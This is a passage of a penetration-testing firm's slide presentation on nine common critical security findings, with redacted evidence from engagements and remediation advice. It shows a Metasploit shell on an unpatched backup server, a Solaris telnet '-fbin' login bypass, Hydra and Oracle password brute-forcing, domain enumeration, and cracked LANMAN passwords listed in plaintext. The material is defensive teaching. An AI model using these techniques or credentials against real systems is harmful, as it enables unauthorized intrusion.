



Praetorian Top 9 Critical Findings

Nathan Sportsman

Founder and Chief Executive Officer

Introduction

- ❖ Consulting gives a unique ability to examine security programs across companies of varying size, function, and industry
- ❖ Presentation identifies common critical findings from the point of view of a penetration tester / ethical hacker
- ❖ Organizations who take measures to mitigate these critical findings will dramatically improve their security

A Few Notes

- ❖ Examples represent only a sample of security holes identified for each type of finding
- ❖ Screenshots provided are from actual engagements to drive home the severity behind each finding
- ❖ Some information has been redacted to protect client identity
- ❖ Complete compromise of a company usually involves a combination of these techniques

Common Critical Findings

1. Incomplete Patch Management Strategy
2. Poor Password Policy
3. Active Directory & GPO Setting Weaknesses
4. Insufficient Network Controls
5. Network Device Configuration Weaknesses
6. Inadequate Detective And Reactive Capabilities
7. Insecure Wireless Infrastructure
8. Ineffective Employee Awareness Training
9. Deficient Application Security

Common Critical Finding

INCOMPLETE PATCH MANAGEMENT STRATEGY

Incomplete Patch Management Strategy

- ❖ Poor asset management and limited change control leaves environment in unmanageable state
- ❖ Clients do not know what applications make up the IT ecosystem to produce an effective patch management strategy
- ❖ Staff does not monitor vulnerability announcements other than Microsoft Patch Tuesday
- ❖ Patch strategy does not address non-Windows and third party patches
- ❖ Time to patch is not based on risk of vulnerability and a default response time is applied for all vulnerabilities

Example 1: Veritas NetBackup Missing Critical Patch

```
msf exploit(discovery_tcp) > set RHOST [REDACTED]
RHOST => [REDACTED]
msf exploit(discovery_tcp) > exploit
[*] Started bind handler
[*] Trying target cheyprod.dll 12/12/2003...
[*] Exploit completed, but no session was created.
msf exploit(discovery_tcp) > set RHOST [REDACTED]
RHOST => [REDACTED]
msf exploit(discovery_tcp) > exploit
[*] Started bind handler
[*] Trying target cheyprod.dll 12/12/2003...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened ([REDACTED]:44895 -> [REDACTED]:4444)

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Network Connect Adapter:

    Media State . . . . . : Cable Disconnected


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . . :
    IP Address. . . . . : [REDACTED].44
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : [REDACTED] 1

C:\WINNT\system32>_
```



Example 2: Cisco Device Missing Critical Patch



```
PHX_SWITCH /level18/exec/show/config - Windows Internet Explorer
http://[redacted]/level18/exec/show/config
description Router Port
!
interface GigabitEthernet0/1
shutdown
switchport trunk encapsulation dot1q
switchport trunk allowed vlan 1,107,1002-1005
!
interface GigabitEthernet0/2
shutdown
switchport access vlan 107
!
interface VLAN1
ip address [redacted] 255.255.255.0
no ip redirects
no ip unreachable
no ip directed-broadcast
no ip route-cache
!
ip default-gateway [redacted]
snmp-server engineID local 00000009010000A1COA80149
snmp-server community SPIRITNH01 RO
banner motd ^CThis device is the Private Property of [redacted] - Access to unauthorized personnel is strictly prohibited. Intruders will be prosecuted to the fullest extent of Local
!
line con 0
transport input none
stopbits 1
line vty 0 4
password 7 141942035C167A282F6C72
login
line vty 5 15
password 7 044F530D5D205F5E1B480E
no login
!
ntp clock-period 11259594
ntp server [redacted]
end
```

Example 3: UNIX Server Missing Critical Patch

```
[redacted@redacted] $ telnet -l "-fbin" redacted
Trying redacted...
Connected to redacted
Escape character is '^]'.
Last login: Thu Feb redacted from redacted
Sun Microsystems Inc. SunOS 5.10 Generic January 2005
$ who am i
bin pts/9 Feb redacted redacted)
$ id
uid=2(bin) gid=2(bin)
$
```

Recommendations

- ❖ Create a comprehensive patch management strategy to cover all applications and platforms within the environment
- ❖ Define a patch management strategy based on risk and a time to patch based on severity of vulnerability
- ❖ Institute regular vulnerability scanning to compliment and measure the success of the patching efforts
- ❖ Strategy will only help protect against publicly known vulnerabilities. For 0 day protection a defense in depth strategy must be implemented

Common Critical Finding

POOR PASSWORD POLICY


Poor Password Policy

- ❖ Default accounts left unchanged on various devices and applications
- ❖ No complexity requirements are enforced leaving users to choose weak and easily guessable passwords
- ❖ Account lockout policy is not implemented to mitigate brute force attacks
- ❖ Password expiration too infrequent or not defined leaving attackers long periods of access to compromised accounts and making time intensive attacks worthwhile
- ❖ Password reuse across the environment and single instance of password compromise can deliver high yield return

Example 1: Weak Domain Admin password

```
praetorian@praetorian: ~  
File Edit View Terminal Tabs Help  
praetorian@praetorian:~$ hydra -t 5 -L users.txt -P passwords.txt  
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)  
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.  
Hydra (http://www.thc.org) starting at 2009-01-29 09:32:29  
[DATA] 1 tasks, 1 servers, 49707 login tries (l:16569/p:3), ~49707 tries per tas  
[DATA] attacking service smb on port 139  
[STATUS] 319.00 tries/min, 319 tries in 00:01h, 49388 todo in 02:35h  
[STATUS] 344.00 tries/min, 1032 tries in 00:03h, 48675 todo in 02:22h  
[STATUS] 493.86 tries/min, 3457 tries in 00:07h, 46250 todo in 01:34h  
[STATUS] 608.27 tries/min, 9124 tries in 00:15h, 40583 todo in 01:07h  
[STATUS] 503.32 tries/min, 15603 tries in 00:31h, 34104 todo in 01:08h  
[STATUS] 345.17 tries/min, 16223 tries in 00:47h, 33484 todo in 01:38h  
[STATUS] 267.59 tries/min, 16858 tries in 01:03h, 32849 todo in 02:03h  
[STATUS] 228.37 tries/min, 18041 tries in 01:19h, 31666 todo in 02:19h  
[STATUS] 234.74 tries/min, 22300 tries in 01:35h, 27407 todo in 01:57h  
[STATUS] 233.57 tries/min, 25926 tries in 01:51h, 23781 todo in 01:42h  
[STATUS] 215.10 tries/min, 27318 tries in 02:07h, 22389 todo in 01:45h  
[STATUS] 195.04 tries/min, 27891 tries in 02:23h, 21816 todo in 01:52h  
[STATUS] 183.19 tries/min, 29128 tries in 02:39h, 20579 todo in 01:53h  
[STATUS] 170.55 tries/min, 29846 tries in 02:55h, 19861 todo in 01:57h  
[139][smb] host: [REDACTED] Login: goexchange password: password  
[STATUS] 159.26 tries/min, 30419 tries in 03:11h, 19288 todo in 02:02h  
[STATUS] 148.87 tries/min, 30816 tries in 03:27h, 18891 todo in 02:07h  
[STATUS] 139.96 tries/min, 31211 tries in 03:43h, 18496 todo in 02:13h  
[STATUS] 132.00 tries/min, 31548 tries in 03:59h, 18159 todo in 02:18h  
[STATUS] 125.67 tries/min, 32047 tries in 04:15h, 17660 todo in 02:21h  
[STATUS] 119.90 tries/min, 32492 tries in 04:31h, 17215 todo in 02:24h  
[STATUS] 115.32 tries/min, 33096 tries in 04:47h, 16611 todo in 02:25h  
[STATUS] 110.58 tries/min, 33506 tries in 05:03h, 16201 todo in 02:27h
```

Example 1: Default SA Password on MSSQL



Example 3: Oracle Smoking Joe Accounts

```

C:\> cd \oat > oquery.bat -s 192.168.121.17 -u outln -p outln -d orcl
OracleQuery v1.3.1 by patrik@cgure.net

p1/sql> select * from user_objects where object_type = 'TABLE'
OBJECT_NAME | SUBOBJECT_NAME | OBJECT_ID | DATA_OBJECT_ID | OBJECT_TYPE | CREATED | LAST_DDL_TI
ME | TIMESTAMP | STATUS | TEMPORARY | GENERATED | SECONDARY
OL$ | null | 436 | 436 | TABLE | 2006-12-04 13:36:49.0 | 2006-12-04 13:41:07.0 | 2006-12-04:13:
36:49 | VALID | N | N | N
OL$HINTS | null | 437 | 437 | TABLE | 2006-12-04 13:36:49.0 | 2006-12-04 13:41:07.0 | 2006-12-0
4:13:36:49 | VALID | N | N | N
OL$NODES | null | 438 | 438 | TABLE | 2006-12-04 13:36:49.0 | 2006-12-04 13:41:07.0 | 2006-12-0
4:13:36:49 | VALID | N | N | N
p1/sql>

C:\> cd scanner_bin > oscanner.exe -s
Oracle Scanner 1.0.6 by patrik@cgure.net

[-] Checking host
[-] Checking sid (archdb) for common passwords
[-] Account DBSNMP/DBSNMP found
[-] Enumerating system accounts for SID (archdb)
[-] Successfully enumerated 7 accounts
[-] Account OUTLN/OUTLN found
[-] Checking sid (dgtest) for common passwords
[-] Account DBSNMP/DBSNMP found
[-] Enumerating system accounts for SID (orcl)
[-] Successfully enumerated 248 accounts
[-] Account OUTLN/OUTLN found
[-] Checking user supplied passwords against sid (archdb)
[-] Checking user supplied dictionary
[-] Account ARCHIVE/ARCHIVE found
[-] Checking user supplied passwords against sid (dgtest)
[-] Error: 1034 occurred
[-] Error: 1034 occurred
[-] Error: 1034 occurred
[-] Error: 17433 occurred
[-] Error: 17433 occurred
[-] Error: 17433 occurred
[-] Checking user supplied passwords against sid (orcl)
[-] Checking user supplied dictionary
[-] Account LORTEGA/LORTEGA found
[-] Account MELIZONDO/MELIZONDO is locked
[-] Account MNASSERI/MNASSERI found
[-] Account KLOYA/KLOYA found
[-] Account SGEDEVAN/SGEDEVAN found
[-] Account TESTCASEM/TESTCASEM is locked
[-] Account XDB/XDB found
[-] Account FLOWS_FILES/FLOWS_FILES is locked
[-] Account FLOWS_030000/FLOWS_030000 is locked
[-] Account CASEY/CASEY found
[-] Querying database for version information
[-] Failed to enumerate database links
Plugin ork.plugins.GetDatabaseLinks failed

C:\> cd \oat > otncctl.bat -s -c status
Oracle TNS Control v1.3.1 by patrik@cgure.net

Status command returned SIDS:
archdb
dgtest
orcl

```

Recommendations

- ❖ Remove or redefine default accounts as part of the standard build process for all applications and platforms
- ❖ Enforce password length and complexity where possible
 - Pass phrases are the best approach
- ❖ Enable account lockout mechanisms where possible
- ❖ Require password changes at least every 90 days


Common Critical Findings

ACTIVE DIRECTORY & GPO SETTING WEAKNESSES

Active Directory & GPO Setting Weaknesses


- ❖ Active Directory architecture is complicated and inadequate understanding leads to simplistic and insecure design models
- ❖ Password policy and computer banners are often the only configuration settings understood and subsequently defined
- ❖ Implication of not defining key security settings can be extremely damaging and assists in complete compromise of Windows environment
 - Null user, group, and share enumeration
 - LANMAN hashes enabled
 - Account lockout disabled
 - Autorun enabled
 - ...

Example 1: Domain Admin Enumeration



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>global "Domain Admins" \\[redacted]
GalaxyAdmin
epoadmin
Administrator
m[redacted]n
backuexec
SambaAdmin
s[redacted]a
LUB IT ADC
LUB_IT_PF_ADC
GOSupervisor
s[redacted]v
smsservice
PENTEST
Altiris_Admin
goexchange
a[redacted]r
gessary_admin
nstout
a[redacted]y
C:\Documents and Settings\Administrator>
```

Example 2: Password Policy Enumeration



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>enum -P [redacted]
server: [redacted]
setting up session... success.
password policy:
  min length: 7 chars
  min age: none
  max age: none
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
cleaning up... success.
C:\Documents and Settings\Administrator>_
```

Example 3: LANMAN Hash Cracking

```
C:\WINDOWS\system32\cmd.exe
statistics
-----
plaintext found:      23 of 23 (100.00%)
total disk access time:  822.41 s
total cryptanalysis time: 2878.69 s
total chain walk step:  -252512063
total false alarm:     174300
total chain walk step due to false alarm: 903605100

result
-----
Administrator      brock417lards  hex:62726f636b3431376c61726473
GalaxyAdmin         commVault04   hex:636f6d6d5661756c743034
epoadmin            W3c4n$e3U    hex:573363346e24653355
m                   SIS0056csjmc  hex:5349533030353663736a6d63
backupexec          sysbackup     hex:7379736261636b7570
shargrov            d0G77b0y     hex:6430473737623079
PENTEST             ██████████2007 hex:54547568356332303037
Altiris_Admin       1image1      hex:31696d61676531
a██████████r        %%D4rthV4der  hex:252544347274685634646572
gessary_admin       jalabert     hex:6a616c6162657274
nstown              B)BA0nk3y   hex:422942416d306e6b3379
a██████████y        @A8099aad    hex:404138303939616164

C:\Documents and Settings\Nathan.Sportsman\Desktop\rainbowcrack-1.2-win>
```

Recommendations

- ❖ A wealth of information is available on Active Directory security
- ❖ Follow best practices and Microsoft standards for hardening Active Directory
- ❖ Settings changes can affect availability of legacy platforms and applications
- ❖ Validate changes in test environment before rolling out to production


Common Critical Findings

INSUFFICIENT NETWORK CONTROLS


Insufficient Network Controls

- ❖ Lack of network admission controls allows any unauthorized person and system to access the company network without verification
- ❖ Inadequate network segmentation allows individuals to access any other resource on the network regardless of their location or data classification
- ❖ Limited or no egress filtering allows user to circumvent Internet filtering controls and hackers to introduce malware with easy Internet phone home capabilities

Example 1: Bypass Content Filter via Poor Egress Rule



Example 1: Bypass Content Filter via Poor Egress Rule



Example 1: Bypass Content Filter via Poor Egress Rule

The screenshot shows a Mozilla Firefox browser window with the URL <http://www.milw0rm.com/>. The page content includes a navigation menu at the top, a large 'MILW0RM' logo, and a table of exploits. The table is organized into sections: 'remote', 'local', 'web apps', and 'dos / poc'. Each entry in the table includes a date, a description of the exploit, the number of hits, and the author's name.

DATE	DESCRIPTION	HITS	R	D	X	AUTHOR
[remote]						
2008-09-24	BunAware NMSDVXU ActiveX Remote Arbitrary File Creation/Execution	474	R	D	X	shinnai
2008-09-23	Chillat XML ActiveX Remote Arbitrary File Creation/Execution Exploit	1011	R	D	X	shinnai
